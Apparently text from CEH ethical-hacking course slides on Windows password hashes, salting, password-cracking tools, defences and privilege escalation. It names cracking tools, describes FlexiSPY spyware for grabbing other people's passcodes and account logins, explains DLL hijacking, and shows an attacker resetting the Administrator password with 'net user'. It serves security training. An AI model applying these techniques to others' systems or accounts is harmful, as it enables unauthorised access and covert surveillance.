
LM Hash

NTLM Hash

"LM hashes have been disabled in **Windows Vista** and **later** Windows operating systems, LM will be **blank** in those systems."




# NTLM Authentication Process




**Note:** Microsoft has upgraded its default authentication protocol to Kerberos, which provides strong authentication for client/server applications than NTLM.

# Kerberos Authentication



# Password Salting



Password salting is a technique where **random string of characters are added** to the password before calculating their hashes

**Advantage:** Salting makes it more difficult to reverse the hashes and defeats pre-computed hash attacks



Salting

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d

Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac


Cecil:root:209be1:a483b303c23af34761de02be038fde08

Same password  
but different  
hashes due to  
different salts

**Note:** Windows password hashes are not salted



# pwdump7 and fgdump



# Password Cracking Tools: L0phtCrack and Ophcrack




## L0phtCrack


L0phtCrack is a password **auditing** and **recovery** application packed with features such as scheduling, hash extraction from 64-bit Windows versions, and networks monitoring and decoding

## Ophcrack

Ophcrack is a Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms



<http://www.l0phtcrack.com>



<http://ophcrack.sourceforge.net>




# Password Cracking Tools: Cain & Abel and RainbowCrack



## Cain & Abel


- It allows recovery of various kind of passwords by **sniffing the network**, **cracking encrypted passwords** using dictionary, brute-force, and cryptanalysis attacks



<http://www.oxid.it>

## RainbowCrack

- RainbowCrack cracks hashes with **rainbow tables**. It uses **time-memory tradeoff** algorithm to crack hashes



<http://project-rainbowcrack.com>



# Password Cracking Tools



**Offline NT Password & Registry Editor**  
<http://pogostick.net>



**WinPassword**  
<http://lastbit.com>



**Password Unlocker Bundle**  
<http://www.passwordunlocker.com>



**Passware Kit Enterprise**  
<http://www.lostpassword.com>



**Proactive System Password Recovery**  
<http://www.elcomsoft.com>



**PasswordsPro**  
<http://www.insidepro.com>



**John the Ripper**  
<http://www.openwall.com>



**LSASecretsView**  
<http://www.nirsoft.net>



**Windows Password Cracker**  
<http://www.windows-password-cracker.com>



**LCP**  
<http://www.lcpsoft.com>

# Password Cracking Tools

(Cont'd)



## Password Cracker

<http://www.amlpages.com>



## Windows Password Recovery

<http://www.passcape.com>



## CloudCracker

<https://www.cloudcracker.com>



## Password Recovery Bundle

<http://www.top-password.com>



## Windows Password Recovery Tool

<http://www.windowpasswordsrecovery.com>



## krbpguess

<http://www.cqure.net>



## Hash Suite

<http://hashsuite.openwall.net>



## THC-Hydra

<http://www.thc.org>



## InsidePro

<http://www.insidepro.com>



## Windows Password Breaker Enterprise


<http://www.recoverwindowpassword.com>

# Password Cracking Tool for Mobile: **FlexiSPY Password Grabber**

**CEH**  
Certified Ethical Hacker

It **captures the security pattern** used to access the phone itself and **crack the passcode** used to unlock the iPhone, plus the actual passwords they use for social messaging

It **allows you to login** to their Facebook, Skype, Twitter, Pinterest, LinkedIn, GMail and other Email accounts directly from your own computer



<http://www.flexispy.com>



# How to Defend against Password Cracking

1

Enable **information security audit** to monitor and track password attacks



2

Do not use the **same password** during password change



3

Do not **share** passwords



4

Do not use passwords that can be found in a **dictionary**



5

Do not use **cleartext** protocols and protocols with **weak encryption**



6

Set the **password change policy** to 30 days



7

Avoid **storing passwords** in an unsecured location



8

Do not use any system's **default passwords**



# How to Defend against Password Cracking (Cont'd)



9

Make passwords hard to guess by using **8-12 alphanumeric** characters in combination of uppercase and lowercase letters, numbers, and symbols



10

Ensure that applications **neither store** passwords to memory **nor write** them to disk in clear text



11

Use a **random string** (salt) as prefix or suffix with the password before encrypting



12

Enable **SYSKEY** with strong password to encrypt and protect the SAM database



13

Never use passwords such as **date of birth**, spouse, or child's or pet's name



14

Monitor the **server's logs** for brute force attacks on the users accounts



15

Lock out an account subjected to too many **incorrect password** guesses



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# Privilege Escalation



- An attacker can gain access to the network using a **non-admin user account**, and the next step would be to gain administrative privileges
- Attacker performs privilege escalation attack which takes advantage of **design flaws**, **programming errors**, **bugs**, and **configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allows attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, worms, etc.

## Types of Privilege Escalation

### Vertical Privilege Escalation

- Refers to gaining higher privileges than the existing

### Horizontal Privilege Escalation

- Refers to acquiring the same level of privileges that already has been granted but assuming the identity of another user with the similar privileges

Attacker



I can access the network using John's user account but I need "Admin" privileges?



User


# Privilege Escalation Using DLL Hijacking



Most Windows applications do not use the **fully qualified path** when loading an external DLL library instead they search directory from which they have been loaded first



If attackers can place a **malicious DLL in the application directory**, it will be executed in place of the real DLL





# Resetting Passwords Using Command Prompt

If attacker succeeds in gaining administrative privileges, he/she can **reset the passwords** of any other non-administrative accounts using command prompt



Open the command prompt, type **net user** command and press **Enter** to list out all the user accounts on target system

Now type **net user useraccountname \*** and press **Enter**, useraccountname is account name from list

Type the **new password** to reset the password for specific account

```
Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Test>net user

User accounts for \.\ NT-PC

Administrator      ASPNET             Guest
Administrator      Test               UpdatusUser
The command completed successfully.

C:\Users\Test>net user Administrator *
Type a password for the user:
Retype the password to confirm:
```



# Privilege Escalation Tool: Active@ Password Changer

